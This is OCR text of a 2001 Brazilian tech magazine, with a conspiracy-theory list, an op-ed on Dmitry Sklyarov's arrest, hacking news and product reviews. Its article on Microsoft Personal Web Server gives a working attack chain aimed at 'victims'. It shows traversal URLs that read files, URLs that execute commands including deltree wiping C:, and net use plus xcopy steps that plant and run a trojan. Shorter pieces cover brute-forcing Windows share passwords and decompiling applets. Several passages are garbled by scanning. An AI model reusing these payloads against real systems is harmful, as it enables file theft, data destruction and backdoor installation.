O que é: Não é bem conspiração, mas os raelianos têm uma interessante teoria sobre o início da vida humana: acham que fomos clonados de seres extraterrestres, que seriam os deuses de todas as religiões. A seita, fundada pelo ex-jornalista francês Claude Vorilhon (o Raël), utiliza pensamentos religiosos e documentos históricos e científicos para comprovar sua teoria. Diz que seremos imortais por meio de nossa própria clonagem e até criou uma empresa, a Clonaid, para executar a tarefa. Os raelianos dizem que os extraterrestres querem construir uma embaixada na Terra e mostrar toda a verdade, que inclui idéias sensuais de realização do prazer. Confessamos nosso interesse nesta parte.



Onde pesquisar: www.rael.org e www.clonaid.com

Grau de credibilidade: Teoria da Conspiração

Teoria II

O plano: Bill Gates quer dominar o mundo

Envolvidos: O próprio Bill Gates e o autor da música *American Pie*, Don McLean

O que é: Gates seria um garoto satânico que influenciou McLean no final dos anos 60, a escrever a música *American Pie*, cujo nome na verdade seria *American Pi*. A música seria uma profecia cifrada sobre a situação tecnológica da época e o domínio cibernético futuro de Bill Gates. Para você ter uma idéia, o coro "So bye, bye Miss American *Pi*" faria referência ao corretor do Word, que limita a disposição aleatória de caracteres (o tal "pi"). A interpretação profética termina dizendo que James Joyce jamais seria um bom escritor se tivesse feito sua obra no Word. Bem, olhando por esse ângulo...

Onde pesquisar: www.datasync.com/~booda/mcap.html

Grau de credibilidade: Invasores de Corpos

Teoria III

O plano: A Nova Era virá, mas representa o fim da civilização

Envolvidos: Redes britânicas especializadas em guerra psicológica

O que é: O movimento esotérico Nova Era seria mais antigo do que parece e fruto de mentes maléficas que querem acabar com todos os valores da civilização ocidental. A idéia é fazer uma lavagem cerebral nas pessoas usando um amplo leque de possibilidades da cultura "sexo, drogas e rock'n'roll" à manipulação das tecnologias de informação e da cibernética que promoveriam uma ditadura tecnotrônica mundial (não é daquele grupo Technotronic, se bem que...). Será essa a finalidade dos cãezinhos-robôs japoneses?

Onde pesquisar: www.unisantos.br/~rseibert/res0006.htm

Grau de credibilidade: A Rede

Teoria IV

O plano: A Agência de Segurança dos EUA (NSA) monitora todas as informações mundiais

Envolvidos: O governo americano e alguns parceiros, como Inglaterra e Austrália

O que é: O sistema de monitoramento tem nome. Echelon. Utilizando um aparato sofisticado, a NSA teria acesso a todas as informações sensíveis que circulam no planeta, tanto na Internet e sistemas de satélite quanto em telefones fixos e celulares. A teoria baseia-se em denúncias não-oficiais do Parlamento Europeu e já foi tema até da BBC (veja matéria completa na próxima edição da Geek). Na Fenasoft 2001, um dos palestrantes, Paulo Sérgio Pagliusi, disse acreditar na conspiração. O que não se explica é como, com tudo isso, Bin Laden conseguiu fazer o que fez.

Onde pesquisar: www.echelonwatch.org

Grau de credibilidade: *Arquivo X*

LEGENDA: grau de credibilidade

Matrix (★★★★★): Cuidado! Você pode estar num mundo fantasioso criado por dominadores universais! Hora de comprar capas pretas e óculos escuros

Arquivo X (★★★★): A verdade não está lá fora, está na sua frente. Haverá percalços para desvendar a trama, afinal você não é Fox Mulder nem Dana Scully - ou é?

A Rede (★★★): A história até pode ser verdadeira, mas, como Sandra Bullock, você pode estar diante de uma rede meia-boca

Teoria da Conspiração (★★): Como no filme de Mel Gibson, existe uma chance entre milhares da teoria ser verdade. Mas, às vezes, ela é

Invasores de Corpos (★): Alguém lembra desse filme? Até que era bom, mas a teoria - ETs que possuem corpos e o processo não envolve sexo? Conta outra


ADOBE Ataca!!!

Loucademia de Justiça: o programador se defende. Estrelando Adobe e Dmitry Sklyarov

por Marcelo Barbão

Cada vez fica mais claro que quem controla a informação controla o mundo. Hoje a luta pelo controle do conhecimento vale mais do que a luta por território. E nesta batalha, muito mais suja do que contra o terrorismo, vale tudo, inclusive passar por cima dos direitos pessoais, das leis e até mesmo da lógica. A prisão do russo Dmitry Sklyarov é uma demonstração de até onde podem ir as grandes corporações para defender suas "informações secretas".

Dmitry Sklyarov foi preso após fazer uma palestra sobre as falhas de segurança do Acrobat Reader, na DefCon de Las Vegas, em julho deste ano. Ele está sendo acusado de distribuir uma ferramenta que quebra as medidas de proteção do software da Adobe, transformando um eBook criptografado em simples PDF. Sklyarov é programador e funcionário da empresa russa ElcomSoft especializada em criptografia. Junto com diversos softwares para recuperação de senhas, a empresa criou um programa (Advanced eBook Processor) que quebra a suposta senha de segurança criada pela Adobe para os eBooks feitos para Acrobat eBook Reader.



Dmitry: o russo que provocou a ira da Adobe

Além da arbitrariedade, muitos fatos ficaram totalmente inexplicados nessa prisão. Primeiro: o próprio órgão que prendeu Sklyarov, o FBI, comprou este software da empresa russa. Segundo: o programa já estava sendo comercializado há algum tempo e, depois de reclamações da Adobe, parou de ser vendido nos EUA. Lembrando: ele não é proibido na Rússia, em vários países da Europa e nem no Brasil. Terceiro: não foi noticiado em nenhum lugar que o programador tenha levado o software para os EUA e comercializado durante a sua palestra na conferência hacker. Quarto: apesar do programa poder ser usado para piratear eBooks criptografados, existem diversas possibilidades de uso correto dele, usos que, por causa das estupidas regras de criptografia criadas pela indústria de eBooks, acabam transformando Sklyarov e milhares de outros consumidores no mundo inteiro em criminosos.

Crackear é a única solução

A indústria cultural no mundo está em constante luta contra seus próprios consumidores. Para os grandes executivos de gravadoras, de editores e de Hollywood, somos todos ladrões. Para evitar isso eles tomam diversas medidas: fecham o Napster, criam CDs que não podem ser copiados, dividem o mundo em regiões para evitar a troca de DVDs, prendem pessoas etc. E jogam no lixo uma das tradições mais antigas: a partir de agora, você não é mais proprietário do livro ou do CD que comprou. Você não pode mais gravá-lo numa fita para ouvir em outro aparelho, não pode mais emprestar para seu amigo ou namorada e não pode mais vendê-lo.

Apesar de ser seu, você realmente não possui nada. É a adoção do contrato de licenças da Microsoft no campo das artes. Você paga pelo software mas não o possui, tanto que precisa pagar uma licença periodicamente para ter direito de usá-lo. E eu não devia dar estas idéias para as gravadoras e editoras.

No caso dos eBooks a situação não é diferente. Os dois formatos mais populares (MS Reader da Microsoft e o Adobe eBook Reader) são falhos em vários pontos. O mais importante, é o fato deles não serem portáveis. Os Pocket PCs que saíram de fábrica com

Free Dmitry: Californianos se unem contra a injustiça

o MSReader nesta ação não conseguem ler eBooks criptografados. Ou seja, você compra um eBook numa grande loja virtual como Barnes & Nobles ou Amazon e não pode ler no seu Pocket PC. Além disso, se acontecer alguma coisa com seu computador (tão difícil acontecer alguma coisa estranha no Windows, não é mesmo?) e perder seu livro digital, a única solução será comprar outro.

Com o software da Adobe a coisa não é diferente. O processo de criptografia é ainda mais absurdo. A maioria dos eBooks fica atado ao seu hardware o que impossibilita que uma cópia seja feita em outro computador. Em alguns casos é possível fazer apenas uma única impressão do eBook. O Acrobat Reader possui versão para Windows e Mac, mas a criptografia só funciona no Windows.

Resumindo, para que você, como legítimo dono de um eBook, possa ler onde quiser é necessário pirateá-lo. Não é uma maravilha? E para isso é que serve o software criado pela ElcomSoft.

Russo ainda pode pegar 25 anos

Dmitry Sklyarov está sendo usado como bode expiatório. Com a pressão internacional, a própria Adobe retirou as queixas contra o programador e a empresa na qual ele trabalha. Mas o Departamento de Justiça resolveu manter as acusações. No momento em que esta matéria está sendo escrita, Sklyarov aguarda julgamento em San Francisco após pagar a bagatela de 50 mil dólares de fiança. Na primeira audiência ele se declarou inocente.


O julgamento deve acontecer ainda em 2001 e se você está lendo essa revista em 2002, Sklyarov pode estar curtindo até 5 anos de prisão depois de pagar uma multa que pode chegar a 5 milhões de dólares (seu salário na Rússia é o equivalente a US$ 100 mensais). A ElcomSoft também pode ser multada em outros 5 milhões de dólares.

A Adobe, que iniciou toda esta confusão, apesar de ter retirado as acusações, se recusa a assumir sua parte da culpa e ajudar financeiramente a defesa no caso. É onde se pode ver as verdadeiras intenções da empresa: ganhar o processo sem precisar desembolsar um centavo com advogados, só usando o governo americano para proteger seus interesses particulares. Bom, mas isso não é nenhuma novidade também.

Para que você, como dono de um eBook, possa ler onde quiser, é necessário pirateá-lo.

O movimento erguido ao redor da defesa de Sklyarov agora exige que a Adobe assuma sua responsabilidade. É por isso que o boicote à Adobe não foi cancelado. A prisão do jovem programador russo seria um marco importante no retrocesso imposto pela indústria de informática e de entretenimento. Se alguém tinha a ilusão de que a coisa seria simples, era só instalar o Linux e estaríamos livres, deu para perceber que o mundo é um pouco mais complicado.

Falhas em servidores WEB PESSOAIS



PWS, um webserver pessoal que mais parece um queijo suiço: é todo furado...

por Domingo Montanaro

O PWS (Personal Web Server) é o servidor Web pessoal da Microsoft para sistemas operacionais "desktop" como Windows 9x. Ele difere dos outros Web Servers pessoais porque já vem com suporte à ASP (Active Server Pages). A Microsoft tem outro Web Server muito famoso, o IIS (Internet Information Service), que roda em sistemas operacionais mais robustos, sem precisar ser necessariamente mais seguro ;) (O IIS será abordado - detalhado - nas próximas edições da GeeK).

Teoria, teoria! Cadê a teoria?

Como um servidor Web, o PWS abre a serviço esperando por pedidos HTTP - possibilitando a qualquer endereço da Internet visualizar o conteúdo de seu site. Para isso, o seu site tem que estar em uma pasta base, que seria a Web Root Dir (Diretório raiz da Web).

Imagine que você tenha um diretório c:\documentos\paginas_web\loja\. Dentro desse diretório "loja" você terá documentos HTML, ASP, GIF, JPG, etc. O documento padrão para esse diretório que é automaticamente acessado pelos visitantes do seu site muitas vezes é index.html, default.html, default.asp. Cabe à você definir o documento padrão ou se quiser, não utilizar documento padrão.

Para acessar o seu site, uma vez que o PWS esteja "rodando", é necessário apenas que alguém acesse o seu endereço IP. Exemplo: http://200.204.56.202

* É praticamente impossível achar algum domínio rodando PWS pois ele é muito limitado. Para você ter uma idéia, ele aceita só 10 conexões simultâneas (10 sessões de usuários). Só em caso de algum teste é possível encontrar um ou outro site com PWS mas hoje na Internet, tem lixo para tudo ;)

* Existem maneiras de burlar isso, mas esta dica é só para administradores de sistemas e não para você que tá afim de arrasar com o sistema dos outros.]

[illegible] Para identificar o sistema operacional que um determinado site está rodando, existem diversas formas. Uma delas é usando aplicações específicas para isso, como o Nmap (www.insecure.org/nmap), com a opção -O (você precisa ser root para esta operação). Exemplo: nmap -O -p-1-1024 -PO Endereço_IP.

O Nmap irá scanear todas as portas, e, com o OS FingerPrint (Opção -O), irá detectar o sistema operacional. Se for WinSx, e a porta 80 estiver aberta, temos um servidor pessoal que muitas vezes é PWS, pois já vem no CD-ROM do Windows. Daí, cabe a você usar um pouco seus neurônios para pensar que não pode ser PWS num Linux. :oP

* Em muitos casos, vai dar Request Timed Out, depende muito de cada caso. Se você não tiver certeza, não utilize o command.com, senão você poderá até travar a máquina. Utilize sua imaginação. Você pode rodar qualquer executável da máquina-vítima. Veja o tópico seguinte para explorar os limites da imaginação.

* Todo espaço no ambiente DOS deve ser sinalizado com um sinal de "+

[illegible] Você é muito mal intencionado e tá afim de passar horas e horas só detenendo o PC dos outros? Você é muito mau mesmo. Pegue o programa Genocídio em algum site de downloads "alternativos" e procure por classes inteiras de IP por portas 80 abertas, e lá você procura os que tem PWS. Garanto não só horas mas dias de diversão.

Uma vez que alguém requisita o seu site - tanto pelo endereço IP como pelo domínio (www.sausita.com.br) - é requisitado o documento padrão. Esse documento padrão vai estar numa pasta base virtual e numa pasta base real ao mesmo tempo.

Exemplo: http://200.201.202.203/index.asp é o mesmo que c:\documentos\paginas\web\loja\index.asp.

Neste caso, o diretório virtual é "/" e o diretório físico (real) é c:\documentos\paginas\web\loja\. Se você tiver um subdiretório neste diretório, ele será visível para a Internet, pois ele está abaixo do diretório "loja". Teoricamente, tudo o que estiver no seu máquina, que não for o diretório "loja" (e seus subdiretórios) não terá permitida a visualização. TEORICAMENTE.]

Let's go:]

Vamos à principal falha do PWS. Em sua versão do CD-ROM do Windows 98, o Personal Web Server tem uma falha gritante. Adicionando apenas três pontos "..." no diretório da aplicação, você consegue visualizar o conteúdo da pasta acima.

Exemplo: http://200.201.202.203/.../

Esta requisição irá levar você a listar o conteúdo da pasta c:\documentos\paginas\web\... o que, TEORICAMENTE, não seria possível.

Obs: Se o usuário tiver a listagem da pasta negada, você não conseguirá listar a pasta desta maneira, mas sim de outras.]

E se eu quiser fazer um download de algum arquivo?

Simples. Imagine que você quer baixar o arquivo plan1.xls que está na área de trabalho dele:

http://200.201.202.203/[illegible]/windows/desktop/plan1.xls.

Exemplo2: para baixar o win.ini dele: http://200.201.202.203/.../.../.../windows/win.ini.

Desta maneira, você pode baixar (ter acesso à leitura) de qualquer arquivo do computador da vítima. Daí deixa sua imaginação voar.

Não consigo Apagar Arquivos ou Executar Comandos?

Vamos pensar um pouco. Todo sistema operacional tem um interpretador de comandos. No Windows normalmente é o Command.com. No linux (bash), é o /bin/sh. No WindowsNT é o cmd.exe. Para executarmos apenas um comando e fechar o interpretador de comandos, usamos o parâmetro /c após a chamada do aplicativo. Exemplo: command.com/c dir. Seguindo esta linha de raciocínio, se você acessar o command.com com o parâmetro /c o que acontece? Você executa um comando na máquina remota. Certo? Por enquanto não. Você faz download dele. Não é o que queremos. Para executar um comando na máquina remota, você precisa entender o conceito sobre diretórios com permissão de execução.

A permissão de execução é setada em alguns diretórios em Web Servers para ser possível a operação de algumas aplicações Server Side. Por isso que você requisita em alguns casos uma pesquisa e o seu navegador aponta para endereços como: http://busca.cade.com.br/scripts/engine.exe?p1=geek&p2=1&p3=1&p5=10.

Por que o navegador não faz download deste engine.exe, uma vez que ele é executável? Porque o diretório scripts tem permissão de execução no Web Server. Tudo que você requisitar, e estiver dentro desse diretório scripts ou qualquer outro com permissão de execução, será executado na máquina remota.

Já sacou a jogada? Ok, aí vai o empurrão final.

Você quer executar um dir e visualizá-lo depois? Simples.

http://200.201.202.203/scripts/[illegible]/command.com/[illegible]+dir+c:\windows\desktop+>+c:\documentos\paginas\web\loja\oi.txt

Depois é só requisitar o documento http://200.201.202.203/oi.txt.

Pronto. Você visualizará todo o conteúdo do desktop da vítima. (Aí está a solução para a listagem de gente negada).

Outro exemplo:

Apagar tudo? Simples! (Galera, esse é cabuloso e funciona MESMO):

http://200.201.202.203/scripts/[illegible]/windows/command/deltree.exe+/y+c:\

E se eu quiser ultrapassar os limites da imaginação, e fazer upload de algum arquivo ou até mesmo colocar um trojan lá dentro e executá-lo?

Bom, vamos queimar uns neurônios. O Hacking é uma arte onde receitas de bolos não funcionam, pois o cozinheiro precisa ter criatividade própria. Onde o ingrediente falta, você tem que inventá-lo na hora.

Você tem um trojan na sua máquina, um famoso server.exe. Primeiro, você irá compartilhar um diretório do seu computador, usando o Compartilhamento de Arquivos do Windows (você habilita ele nas propriedades da rede). Uma vez habilitado, compartilha seu c:\teste\. Não coloque senha nem nada, e possibilite acesso à leitura. Uma vez compartilhado (com a famosa mãozinha no diretório: ok ok, sem você esconder essa mãozinha pelo registro do Windows [illegible] tem como sim!! Numa outra edição eu explico), coloque seu server.exe lá dentro.

Agora esqueça sua máquina, abra o navegador e faça a máquina da vítima buscar o server.exe dentro do seu equipamento. Exemplo (vamos tomar 210.220.230.240 como seu IP):

http://200.201.202.203/scripts/[illegible]/windows/net.exe+use+g:\+210.220.230.240\teste

Daí a máquina da vítima vai mapear o seu diretório teste como g:\ na máquina dele.

Após isso, precisamos copiar o server, mas sem usar o copy do DOS, porque, como já foi explicado, o command.com /c pode travar a máquina e nós ainda queremos brincar com ele.

Oh! Como copiar sem o copy do DOS? Simples:

http://200.201.202.203/scripts/[illegible]/windows/command/xcopy.exe+g:\server.exe+c:\

Pronto. Espere alguns segundos e será copiado.

Após isso, ficou fácil:

http://200.201.202.203/scripts/[illegible]/server.exe

Voilá! Abra seu programa cliente do trojan e administre a máquina remotamente. :)

Dica 3: Ok, ok. Você é um dummie e não imagina como passar da instalação do Linux. Lá vai meu bom garoto http://www.netcraft.com/whats. Lá você digita o endereço do site (IP ou domínio), que ele examina para você o que o site está rodando.

Dica 4: Quer sentir como endereços de IP e outras informações do seu micro aparecem para outros "ratos" da net? Vá até o site www.sygatetech.com e experimente as opções de escaneamento. Outro site é o http://hackyourself.com. Veja se você está pelado na net e não sabia.

Jalyson Cruz

H4CK3R N3WZ

Onde está Wally?

VÍRUS DO ALÉM

LiveUpdate pode infectar micro sem o usuário saber

Um dos programas que acompanha o famoso Norton AntiVirus pode ser hackeado e fazer download de vírus, ao invés de proteger o computador. A versão 1.4 do LiveUpdate, que acompanha as versões 5.x do Norton, tem uma falha que pode ser usada para induzir o programa a baixar vírus e códigos hostis de sites hackers, ao invés das últimas atualizações da Symantec.

O problema foi descoberto pelo Phenoelit, um grupo de hackers alemães. A Symantec recomenda o upgrade, já que a partir da versão 1.6 o LiveUpdate está livre desse vulnerabilidade.

www.sarc.com/avcenter/security/Content/2001.10.05.html

Bombardeio Digital

TERRORISMO E HACKERISMO

Hackers entram no turbilhão dos atentados

Os atentados de 11 de setembro desencaderam diferentes manifestações de ódio nos americanos. Uma delas foi a de um grupo de cerca de 60 hackers, os "Dispatchers", que ficou famoso por invadir e desfigurar centenas de sites governamentais do Oriente Médio. A marca dos "dispatchers" é uma foto em que o terrorista Osama Bin Laden aparece com duas armas apontadas para a cabeça. Na parte inferior, é-se: "Usama *(sic)* Die". Algumas pessoas do grupo teriam parentes entre as vítimas do WTC.

Controle de qualidade

YAHOO! NEWS NÃO É CONFIÁVEL

Hacker muda notícias por três semanas

Os usuários do Yahoo! tiveram motivos para desconfiar da credibilidade do portal no final de setembro/2001. Um hacker de 20 anos, Adrian Lamo, descobriu uma falha no site e conseguiu alterar uma nota de 23/08/2001 que fazia referência ao programador russo Dmitry Sklyarov (veja matéria na página 48). A nota original, da Reuters, descrevia um andamento no processo movido contra Sklyarov, mas o hacker a modificou para notificar que o russo estava à beira da pena de morte.

Lamo, que mora em São Francisco (EUA) e também trabalha com segurança na internet, é famoso por mostrar vulnerabilidades de sites e manteve o acesso ao Yahoo! por três semanas, alterando outras notas, inclusive uma que atribuía declarações ao presidente George W. Bush. O portal prometeu consertar as falhas, mas não se sabe se vai acionar a justiça.

Mistério

RECORDE ESTRANHO

Site de prefeitura fica quatro meses invadido


O site da prefeitura de Jaru, em Rondônia, é detentor de um recorde. Foi invadido por hackers e assim permaneceu por quatro meses, entre novembro/2000 e março/2001 (!). Na época, quem o acessasse se deparava com a inscrição "$@!& prime suspectz ownz you?" comprovando a invasão.

Hoje, a prefeitura já "resolveu" o problema e a página está até de endereço novo, mas não se sabe como ficou invadida por tanto tempo sem que os técnicos notassem.

por Domingo Montanaro

Aplicações em JAVA APPLETS

Seu site está cheio de Java? E você está tranquilo?



H[illegible] mais, siga os passos a seguir[illegible]

Como Descompilar o Java Applet

[illegible] vá estudar um pouco mais.

[illegible] HTML: <applet code="blablabla.class" codebase="/applets" width="2" height="0">

[illegible]

Applet.class

[illegible] chamado Jad, atualmente na versão 1.58.

Ele está disponível nos sites www.black[illegible]

[illegible] diretório, exemplo:

c:\DeJava\applet.class

c:\DeJava\jad.exe

[illegible]

C:\DeJava>jad applet.class

[illegible] inteiro bem na sua frente!

[illegible] página:

[illegible] archive="applets.jar" width="2" height="0">

[illegible]

Tudo dependerá da tag html da página.

[illegible]

por Domingo Montanaro

E aquela senha de COMPARTILHAMENTO?

As brechas na senha de compartilhamento do Windows

Bem, vocês já devem estar cansados de ler artigos e materiais sobre "Como invadir por IP" ou "Como invadir por NetBios" ou até "Invasão por Compartilhamento de Arquivos". Bem, todos os textos são iguais. Modifique seus servidores Wins, etc, etc, etc. Todos nós já conhecemos essa ladainha. Daí você consegue acessar o tão querido [illegible]

resposta é não!

[illegible]

simples senha.

Obs: Essa falha existe até o Win98 Segunda Edição.

Hora da Verdade

A técnica consiste em algo muito simples.

[illegible]

Algo como:

Verificando Senha

Senha do diretório: 12345

Senha tentada pelo cliente: 15432

Resposta para o cliente: a senha está incorreta. O primeiro número está correto.

Sim! É isso mesmo o que acontece. De uma maneira bem leiga é isso o que acontece. Daí fica muito fácil, um simples Bruteforce (programa que tenta à força bruta descobrir senhas - http://home.t-online.de/home/CWagener/download.htm) irá testar algumas combinações e achará a senha [illegible]

MEU DEUS! E AONDE EU ACHO ESSE MARAVILHOSO PROGRAMA?

[illegible]

Windows.


[illegible]

./smb

[illegible]

Engolindo lâminas

Se há algo de podre no ar, Freshious é a solução



Lindo, perfeito, tudo de bom, mas quando abre a boca... Não, não estou falando da burrice alheia, mas de algo tão nefasto quanto o mau hálito. Pois é, não ser para você, mas para mim cheiro é fundamental. E nada como ter à mão as sempre providenciais balinhas, chicletes e lâminas. É isso mesmo que você leu: lâminas. Freshious é o nome disto.

Parecem pequenos pedaços cortados de papel celofane verde, mas na verdade, são lâminas mentoladas comestíveis. Estes confeitos ultrafinos que se dissolvem rapidamente na boca e deixam um gosto marcante de menta, tipo pasta de dente, já podem ser encontrados em bomboniéres e similares. O "papelzinho" além de discreto (sua embalagem é perfeita para ficar camuflada no bolso), é uma boa saída para oferecer aos sem-noção de plantão e ainda fazer bonito. Maravilhas da indústria de confeitos e antibafos.

Isis Gabriel

Freshious (www.freshious.com.br)
Preço: R$ 3,00 caixa com 24 unidades
Onde comprar: Lojas de doces em geral
Cotação: ★★★★★

É o Bill??

Ameaça Virtual: filme baseado em fatos reais

Tim Robbins é um todo-poderoso empresário do setor de tecnologia envolvido em um projeto de convergência digital: a unificação de todas as formas de comunicação (telefone, TV e computador). Para dar andamento ao projeto, recruta Milo, um prodígio dos computadores interpretado por Ryan Phillippe, sócio de uma pequena PontoCom.

As belas Claire Forlani, de *Encontro com a Morte*, e Rachel Leigh Cook, do ainda inédito por aqui *Josie and the Pussycats*, são os colírios nesse suspense feito sob medida para sacanear o pobre, no sentido figurado claro, Bill Gates.


Pena que a oportunidade de alfinetar Gates pára em um suspense fraco, que ainda reforça o estereótipo "nerd" do universo geek. Para diversão, prefira um thriller estilo road movie.

Cássio Oliveira

Ameaça Virtual (EUA, 2001) **Direção:** Peter Howitt
Elenco: Tim Robbins, Ryan Phillippe, Claire Forlani, Rachel Leigh Cook
Onde: Em DVD e vídeo
Cotação: ★

Um verdadeiro martelo sonoro

Sound Forge 5 consegue melhorar o que já era ótimo



Nada como um programa bem feito. O Sound Forge é um dos editores de som mais famosos do mercado e realmente sua fama não é exagerada. Com ele, editar som é muito fácil, pois, os controles são totalmente intuitivos. Um rápido passeio pelo tutorial permite que aprender o uso de dezenas de efeitos.

Acredite: efeitos são o forte dele. Além de 35 efeitos nativos, o programa oferece total suporte a DirectX, gerando uma série de efeitos em tempo real, como ambiência, reverberação e multiplicação. Se você é das antigas e não dispensa um equalizador, o Sound Forge oferece um monte deles: gráfico, paragráfico e paramétrico: coisa de profissional.

Mesmo quem é amador vai gostar de alguns recursos extras, como limpeza de LPs e cassetes, gravação sincronizada de MIDIs, gravação de CDs embutida e visualizadores em tempo real. Além de, é claro, lidar com diversos tipos de arquivos, como WAV, WMA, RM, AVI e MP3.


A única coisa triste é que o poder do Sound Forge custa caro. Mas para quem não abre mão do som e trabalha mandando ondas sonoras, não há nada melhor.

Jocelyn J. Auricchio

Sound Forge 5.0
Preço: US$ 199,00
Onde comprar: Sonic Foundry (www.amazon.com)
Cotação: ★★★★

Bíblia hacker

Segurança Máxima, leitura fundamental



